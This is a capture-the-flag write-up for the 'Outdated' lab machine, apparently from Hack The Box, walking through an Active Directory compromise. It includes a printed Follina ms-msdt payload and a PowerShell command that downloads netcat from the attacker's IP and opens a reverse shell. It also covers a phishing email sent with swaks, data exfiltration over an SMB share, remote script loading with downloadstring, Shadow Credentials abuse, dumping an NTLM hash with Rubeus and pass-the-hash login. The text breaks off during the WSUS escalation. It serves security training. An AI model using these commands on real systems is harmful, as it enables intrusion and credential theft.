


Outdated

9th November 2022 / Document No D22.100.208

Prepared By: C4rm3l0

Machine Author: d4rkpayl0ad

Difficulty: Medium

Classification: Official

Synopsis

Outdated is a Medium Difficulty Linux machine that features a foothold based on the `Follina` CVE of 2022. The box further encompasses an Active Directory scenario, where we must pivot from domain user to domain controller, using an array of tools to leverage the `AD`'s configuration and adjacent edges to our advantage. The final step includes taking advantage of Windows Server Update Services- WSUS and using its poor configuration to compromise the domain controller.

Skills Required

- Fundamentals of Active Directory
- Rudimentary BloodHound setup

Skills Learned

- Shadow Credentials method
- Golden Ticket Attack
- Navigating Active Directory

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.175 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.175
```

```
nmap -p$ports -sC -sV 10.10.11.175

PORT      STATE SERVICE       VERSION
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: mail.outdated.htb, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2022-11-07 16:37:47Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: outdated.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-11-07T16:39:24+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC.outdated.htb, DNS:outdated.htb,
DNS:OUTDATED
| Not valid before: 2022-06-18T05:50:24
|_Not valid after:  2024-06-18T06:00:24
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: outdated.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC.outdated.htb, DNS:outdated.htb,
DNS:OUTDATED
| Not valid before: 2022-06-18T05:50:24
|_Not valid after:  2024-06-18T06:00:24
|_ssl-date: 2022-11-07T16:39:24+00:00; +7h00m00s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: outdated.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-11-07T16:39:24+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC.outdated.htb, DNS:outdated.htb,
DNS:OUTDATED
| Not valid before: 2022-06-18T05:50:24
|_Not valid after:  2024-06-18T06:00:24
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
```

```
(Domain: outdated.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-11-07T16:39:25+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC.outdated.htb, DNS:outdated.htb,
DNS:OUTDATED
| Not valid before: 2022-06-18T05:50:24
|_Not valid after:  2024-06-18T06:00:24
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8530/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title.
|_http-server-header: Microsoft-IIS/10.0
8531/tcp  open  unknown
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49695/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49930/tcp open  msrpc         Microsoft Windows RPC
49933/tcp open  msrpc         Microsoft Windows RPC
55899/tcp open  msrpc         Microsoft Windows RPC
Service Info: Hosts: mail.outdated.htb, DC; OS: Windows; CPE:
cpe:/o:microsoft:windows
```

Starting off with an `Nmap` scan, we find mostly common Active Directory (AD) services. Among those, we also discover ports that stand out, like `8530/8531`, which indicate that *Windows Server Update Services* - `WSUS` is also running. Furthermore, two hostnames are revealed in the scan, namely `mail.outdated.htb` and `dc.outdated.htb`. Lastly, we take note of `445/tcp` and proceed to check for anonymous `SMB` shares.

SMB

Port `445` in this context typically indicates the service `SMB` - Server Message Blocks, which essentially is a way to share files or other resources across a network.

To enumerate `SMB`, we can use tools such as `enum4linux` and `smbclient` to extract information, the latter of which shows us the shares hosted on the target machine.

```
smbclient -N -L outdated.htb
```

```
smbclient -N -L outdated.htb

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
        UpdateServicesPackages Disk      A network share to be used by client systems for collecting all software packages (usually
applications) published on this WSUS system.
        WsusContent     Disk      A network share to be used by Local Publishing to place published content on this WSUS system.
        WSUSTemp        Disk      A network share used by Local Publishing from a Remote WSUS Console Instance.
```

Among a few defaults, the `Shares` share seems to be the most uncommon, so we look at that first.


```
smbclient -N \\\\outdated.htb\\Shares
```

```
smbclient -N \\\\outdated.htb\\Shares

smb: \> ls
  .                                   D        0  Mon Jun 20 18:01:33 2022
  ..                                  D        0  Mon Jun 20 18:01:33 2022
  NOC_Reminder.pdf                    AR   106977  Mon Jun 20 18:00:32 2022

                9116415 blocks of size 4096. 1630247 blocks available
```

We find a `PDF` file within, which we can download to our local system using the `get` command. The document appears to be an internal memo referring to unpatched vulnerabilities on the target system.



ATTENTION IT STAFF

Due to last week's security breach we need to rebuild some of our core servers. This has impacted a handful of our workstations, update services, monitoring tools and backups. As we work to rebuild, please assist our NOC by e-mailing a link to any internal web applications to itsupport@outdated.htb so we can get them added back into our monitoring platform for alerts and notifications.

We have also onboarded a new employee to our SOC to assist with this matter and expedite the recovery of our update services to ensure all critical vulnerabilities are patched and servers are up to date. The CVE list below is top priority, and we must ensure that these are patched ASAP.

Thank you in advance for your assistance. If you have any questions, please reach out to the mailing list above.

CVE ID	Type	Publish Date	Score	Access	Complexity	Description
CVE-2022-30190	Exec Code	2022-06-01	9.3	Remote	Medium	Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability.
CVE-2022-30138	Exec Code	2022-05-18	7.2	Local	Low	Windows Print Spooler Elevation of Privilege Vulnerability.
CVE-2022-30129	Exec Code	2022-05-10	6.8	Remote	Medium	Visual Studio Code Remote Code Execution Vulnerability.
CVE-2022-29130	Exec Code	2022-05-10	9.3	Remote	Medium	Windows LDAP Remote Code Execution Vulnerability.
CVE-2022-29110	Exec Code	2022-05-10	9.3	Remote	Medium	Microsoft Excel Remote Code Execution Vulnerability

Moreover, the email address `itsupport@outdated.htb` is alluded to, which is particularly interesting since the first vulnerability mentioned in the document is `CVE-2022-30190`, also known as Follina, a recent exploit on MS word/rtf docs, which is in part exploitable through email. The vulnerability is based on the Microsoft Support Diagnostics Tool- `MSDT`, which can be used to download malicious files via an embedded link.

With that in mind, we can now proceed to gaining a foothold on the machine.

Foothold

While it is not too difficult to forge our own PoC for this CVE, there are already some repositories on GitHub that have done this task for us; we opt for msdt-follina, by John Hammond. Concisely, the Python script creates and hosts a webserver in the `/tmp` directory, with a malicious `index.html` file. The HTML file **must** be at least 4096 bytes for the exploit to work, which is why it is filled with gibberish among the actual payload, which itself consists of a `<script>` tag, as well as a `Base64`-encoded powershell command:

```
<script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
\\"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-
Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+
[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+
[char]34+'{base64_payload}'+
[char]34+')')))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub
.exe\\</script>
```

We do have to make some slight adjustments to the Python script after cloning the repository to our machine; more specifically, we need to change `line 111` to point to our local webserver hosting the `nc64.exe` binary:

```
command = f"""Invoke-WebRequest http://10.10.14.5:8000/nc64.exe -OutFile
C:\\Windows\\Tasks\\nc.exe; C:\\Windows\\Tasks\\nc.exe -e cmd.exe 10.10.14.5
{args.reverse}"""
```

Once this is done, we can run the script, making sure to specify the correct interface (`OpenVPN` uses `tun0`), as well as a port to host the webserver with the malicious `HTML` file, and lastly also a port to listen on for the reverse shell.

```
python3 follina.py --interface tun0 --port 80 --reverse 4444
```

We also start up an `HTTP` server of our own in the **same** directory as the `nc64.exe` binary:

```
python3 -m http.server 8000
```

Once that is done, we need to send an email to the IT account, which will trigger our payload and get us RCE. We can do that using a tool called `swaks`:

```
swaks --to itsupport@outdated.htb --from car@melo --server mail.outdated.htb --body
"http://10.10.14.5/"
```

> We remember to add `mail.outdated.htb` to our `/etc/hosts` file

```
swaks --to itsupport@outdated.htb --from car@melo --server mail.outdated.htb --body "http://10.10.14.5/"

=== Trying mail.outdated.htb:25...
=== Connected to mail.outdated.htb.
<-  220 mail.outdated.htb ESMTP
 -> EHLO kali
<-  250-mail.outdated.htb
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
 -> MAIL FROM:<car@melo>
<-  250 OK
 -> RCPT TO:<itsupport@outdated.htb>
<-  250 OK
 -> DATA
<-  354 OK, send.
 -> Date: Tue, 08 Nov 2022 16:17:44 +0200
 -> To: itsupport@outdated.htb
 -> From: car@melo
 -> Subject: test Tue, 08 Nov 2022 16:17:44 +0200
 -> Message-Id: <20221108161744.083890@kali>
 -> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
 ->
 -> http://10.10.14.5/
 ->
 ->
 -> .
<-  250 Queued (11.063 seconds)
 -> QUIT
<-  221 goodbye
=== Connection closed with remote host.
```

While the mail service can be a little finnicky, we send the `swaks` request a couple of times and eventually get a callback to our `follina.py` listener:

```
python3 follina.py --interface tun0 --port 80 --reverse 4444

[+] copied staging doc /tmp/sjkklmsg
[+] created maldoc ./follina.doc
[+] serving html payload on :80
[+] starting 'nc -lvnp 4444'
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.11.175.
Ncat: Connection from 10.10.11.175:49805.
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\btables\AppData\Local\Temp\SDIAG_5cfdfa27-a0df-4c38-8a40-
305a7f915807>whoami

outdated\btables
```

We now have a shell as `btables`.

Lateral Movement

As `btables`, we can now proceed to enumerate Active Directory using `SharpHound`. We download the latest build, and upload it to the target machine using a Python `HTTP` server locally, and `iwr` on the target box.

On our reverse shell, we first upgrade the `cmd` shell into a `PowerShell`, and then use the following command to download `SharpHound.exe` from our Python server and save it as `sh.exe`:

```
powershell.exe
iwr http://10.10.14.5:8000/SharpHound.exe -o sh.exe
```

```
python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.175 - - [08/Nov/2022 16:54:19] "GET /SharpHound.exe HTTP/1.1" 200 -
```

We let `SharpHound` do some enumeration, and can then find the results in the same directory as the binary.

```
.\sh.exe -C All
```

```
PS C:\Users\btables\AppData\Local\Temp\SDIAG_5cfdfa27-a0df-4c38-8a40-305a7f915807> dir


    Directory: C:\Users\btables\AppData\Local\Temp\SDIAG_5cfdfa27-a0df-4c38-8a40-305a7f915807


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/8/2022   1:17 PM                en-US
d-----        11/8/2022   1:17 PM                result
-a----        11/8/2022   2:03 PM          11975 20221108140327_BloodHound.zip
-a----        12/7/2019   1:09 AM          24702 DiagPackage.diagpkg
-a----         4/9/2021   6:50 AM          66560 DiagPackage.dll
-a----        11/8/2022   2:03 PM           8677 MjdhMDc5MjItNDk4MS00NjFiLWFkY2ItZjQ0ZTBlODI3Mzhh.bin
-a----        12/7/2019   1:09 AM          50242 RS_ProgramCompatibilityWizard.ps1
-a----        11/8/2022   1:54 PM        1051648 sh.exe
-a----        12/7/2019   1:09 AM          16952 TS_ProgramCompatibilityWizard.ps1
-a----        12/7/2019   1:09 AM            453 VF_ProgramCompatibilityWizard.ps1
```

In order to exfiltrate our files without worrying about size limitations, we can use the existing infrastructure and host an `SMB` share on our local machine, using the `impacket` suite:

```
impacket-smbserver share . -smb2support -user user -password pass
```

We can then mount the share on the target machine and move any subsequent files in there for exfiltration.


```
net use z: \\10.10.14.5\share /user:user pass
copy 20221108140327_BloodHound.zip z:
```

```
impacket-smbserver share . -smb2support -user user -password pass

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.175,49887)
[*] AUTHENTICATE_MESSAGE (\user,CLIENT)
[*] User CLIENT\user authenticated successfully
[*]
user:::aaaaaaaaaaaaaaaa:8e1ce3671489e569a43105974dc49df5:010100000000000
00803b73bc27f4d801fb74aeb9d7acf6740000000010010006e004a00570067004d005
2005800630003001006e004a00570067004d00520058006300020010005100460006e00
5a006b00780061004f00040010005100460006e005a006b00780061004f0007000800803
b73bc27f4d80106000400020000000800300030000000000000000000000002000006e
b4426c4726765e0502e74bcbc829f2b9c733b413134660c4f87ecddd27abcb0a0010000
000000000000000000000000000000009001e006300690066007300 2f00310030002e00
310030002e00310034002e00350000000000000000000
[*] Connecting Share(1:share)
```

Configuring `BloodHound` is beyond the scope of this writeup, but is covered extensively in this Academy module. Assuming its functionality, we can simply drag-and-drop the `zip` file we just transferred into the BloodHound GUI and Graph ourselves a path from the owned `BTABLES@OUTDATED.HTB` user, to the domain controller (DC).



What this diagram essentially shows us is that `btables` belongs to the `itstaff` group, which has the privilege to `AddKeyCredentialLink` to the user we need to pivot to, namely `sflowers`. In turn, `sflowers` has `PSRemote` access to the Domain Controller.

We can pivot to `sflowers` using the `ShadowCredentials` method, in which we leverage the `msDS-KeyCredentialLink` attribute between the `itstaff` group and `sflowers`. We can do this using a tool called `Whisker`, which instead of compiling ourselves, we can decompress directly onto the target machine, using the PowerSharpPack repository.

Firstly, we get a local copy of the `Invoke-Whisker.ps1` PowerShell script, and host it on a `Python` HTTP server. We then access that script from the target machine, which allows us to use a fully functional version of `Whisker`:

```
iex(new-object net.webclient).downloadstring('http://10.10.14.5:8000/Invoke-Whisker.ps1')
```

We then use the tool to target the `sflowers` user. The methodology underlying the `Shadow Credentials` attack is vast, but is nicely condensed into this blogpost. Simply put, `Whiskers` is about to add our own set of credentials - in the form of public/private keys - to `sflowers`, with which we can then go on to completely pivot onto that user.

```
Invoke-Whisker -command "add /target:sflowers"
```

```
PS C:\Users\btables\AppData\Local\Temp\SDIAG> Invoke-Whisker -command "add /target:sflowers"

[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password q7iMROQdFNLVnMYM
[*] Searching for the target account
[*] Target user found: CN=Susan Flowers,CN=Users,DC=outdated,DC=htb
[*] Generating certificate
[*] Certificate generaged
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 6a6767b3-6d08-4d47-891b-ce63189f6097
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:sflowers /certificate:MI<...SNIP...>9A= /password:"q7iMROQdFNLVnMYM"
/domain:outdated.htb /dc:DC.outdated.htb /getcredentials /show
```

The final section of the condensed output is a `Rubeus` command, which is another tool with which we can get a *Golden Ticket* for this domain. In summary, a Golden Ticket attack targets the *Active Directory Key Distribution Service Account* (KRBTGT), essentially using that account to forge valid *Ticket Granting Tickets* (TGTs), which in turn give the attacker access to **any** resource on that domain. The intricacies of Active Directory are far too many to cover in a single writeup, however, further reading on the subject is highly recommended, and a great place to start is the Introduction to Active Directory Academy module.

We proceed by uploading the Rubeus binary, using the same `iwr` methods as before, and can then copy-paste the command directly out of the `Whisker` output. While `Whisker` generated a new certificate for us and appended that to `sflowers`' `msDS-KeyCredentialLink` attribute, `Rubeus` will now leverage that to get us the TGT of that same user.

```
PS C:\Users\btables\AppData\Local\Temp\SDIAG> .\Rubeus.exe asktgt /user:sflowers
/certificate:MIIJu<...SNIP...>B9A= /password:"q7iMROQdFNLVnMYM" /domain:outdated.htb
/dc:DC.outdated.htb /getcredentials /show
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=sflowers
[*] Building AS-REQ (w/ PKINIT preauth) for: 'outdated.htb\sflowers'
[*] Using domain controller: 172.16.20.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIF0jCCBc6gAwIBBaEDAgEWooIE5zCCBONhggTfMIIE26ADAgEFoQ4bDE9VVERBVEVELkhUQqIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMb3V0ZG<...SNIP...>IEnzCCBJugAwIBEqEDAgECooIEjQSCBIkjdwHB
      BQBA4QAApREYDzIwMjIxMTA5MTkyMzA2WqYRGA8yMDIyMTExMDA1MjMwNlqnERgPMjAyMjExMTYxOTIz
      MDZaqA4bDE9VVERBVEVELkhUQqkhMB+gAwIBAqEYMBYbBmtyYnRndBsMb3V0ZGF0ZWQuaHRi

  ServiceName              :  krbtgt/outdated.htb
  ServiceRealm             :  OUTDATED.HTB
  UserName                 :  sflowers
  UserRealm                :  OUTDATED.HTB
  StartTime                :  11/9/2022 11:23:06 AM
  EndTime                  :  11/9/2022 9:23:06 PM
  RenewTill                :  11/16/2022 11:23:06 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable,
forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  12MYeDvcVAqrZOdItmZV5Q==
  ASREP (key)              :  4F726F3CCCB5E1DCE98C1B8CC597AEFF

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 1FCDB1F6015DCB318CC77BB2BDA14DB5
```

The final part of the output is the `NTLM` hash for the `sflowers` user. `NTLM` stands for *New Technology Lan Manager*, and is a security protocol used to authenticate users. Posession of this hash essentially gives us full access over the underlying user, which we can leverage using `evil-winrm`, which is pre-installed on most penetration-testing distributions.

```
evil-winrm -i dc.outdated.htb -u sflowers -H 1FCDB1F6015DCB318CC77BB2BDA14DB5
```

```
evil-winrm -i dc.outdated.htb -u sflowers -H 1FCDB1F6015DCB318CC77BB2BDA14DB5

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\sflowers\Documents> whoami
outdated\sflowers
```

We have now successfully pivoted to `sflowers`, with the flag located at `C:\Users\sflowers\Desktop\user.txt`.

Privilege Escalation

As we found out during our initial enumeration, `WSUS` is running on the target machine, and as a quick `whoami` command reveals, the user `sflowers` is part of the `WSUS` group.

```
whoami /groups
```

```
*Evil-WinRM* PS C:\Users\sflowers\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
                Attributes
========================================== ================
==========================================
================================================================
<...SNIP...>
OUTDATED\WSUS Administrators               Alias            S-1-5-21-4089647348-
67660539-4016542185-1000 Mandatory group, Enabled by default, Enabled group, Local Group
<...SNIP...>
```

According to this blogpost on `WSUS` exploitation, we can locate the server by querying the following registry key:

```
reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate
```

```
*Evil-WinRM* PS C:\Users\sflowers\Desktop> reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate

    SetActiveHours    REG_DWORD    0x1
    ActiveHoursStart    REG_DWORD    0x0
    ActiveHoursEnd    REG_DWORD    0x17
    AcceptTrustedPublisherCerts    REG_DWORD    0x1
    ExcludeWUDriversInQualityUpdate    REG_DWORD    0x1
    DoNotConnectToWindowsUpdateInternetLocations    REG_DWORD    0x1
    WUServer    REG_SZ    http://wsus.outdated.htb:8530
    WUStatusServer    REG_SZ    http://wsus.outdated.htb:8530
    UpdateServiceUrlAlternate    REG_SZ

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate\AU
```

We can see the server running on non-SSL HTTP, under the domain `wsus.outdated.htb`. We then query the subsequent registry key returned by our initial query, to check whether `UseWUServer` is set to `1` and verify that the service is in fact active.

```
reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate\AU
```

```
*Evil-WinRM* PS C:\Users\sflowers\Desktop> reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate\AU

    AutoInstallMinorUpdates    REG_DWORD    0x1
    NoAutoUpdate    REG_DWORD    0x0
    AUOptions    REG_DWORD    0x3
    ScheduledInstallDay    REG_DWORD    0x0
    ScheduledInstallTime    REG_DWORD    0x3
    ScheduledInstallEveryWeek    REG_DWORD    0x1
    UseWUServer    REG_DWORD    0x1

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate\AU\NoAutoUpdate
```

With that in mind, we will now attempt to attack this service using `SharpWSUS`, which will leverage this group membership to inject a malicious `WSUS` update. Conveniently, the tool is also hosted in the aforementioned `PowerSharpPack` repository, saving us the trouble of having to compile it ourselves on a Windows system. The file `Invoke-SharpWSUS.ps1` entails a `Base64`-encoded string, which is the compressed pre-compiled binary. Therefore, all we have to do is extract the string into a file, decode it into a new file, and then unzip the latter:

```
cat b64_sharpwsus | base64 -d > SharpWSUS.gz
gzip -d SharpWSUS.gz
```

We now have the `Sharpwsus.exe` binary, which we upload onto the target system.

```
iwr http://10.10.14.5:8000/SharpWSUS -o SharpWSUS.exe
```

Before we proceed, we switch to a `cmd.exe` shell, as it proves to be both more stable, and faster than our `evil-winrm` shell. To do that, we upload `Netcat` to the target system.

```
iwr http://10.10.14.5:8000/nc64.exe -o nc64.exe
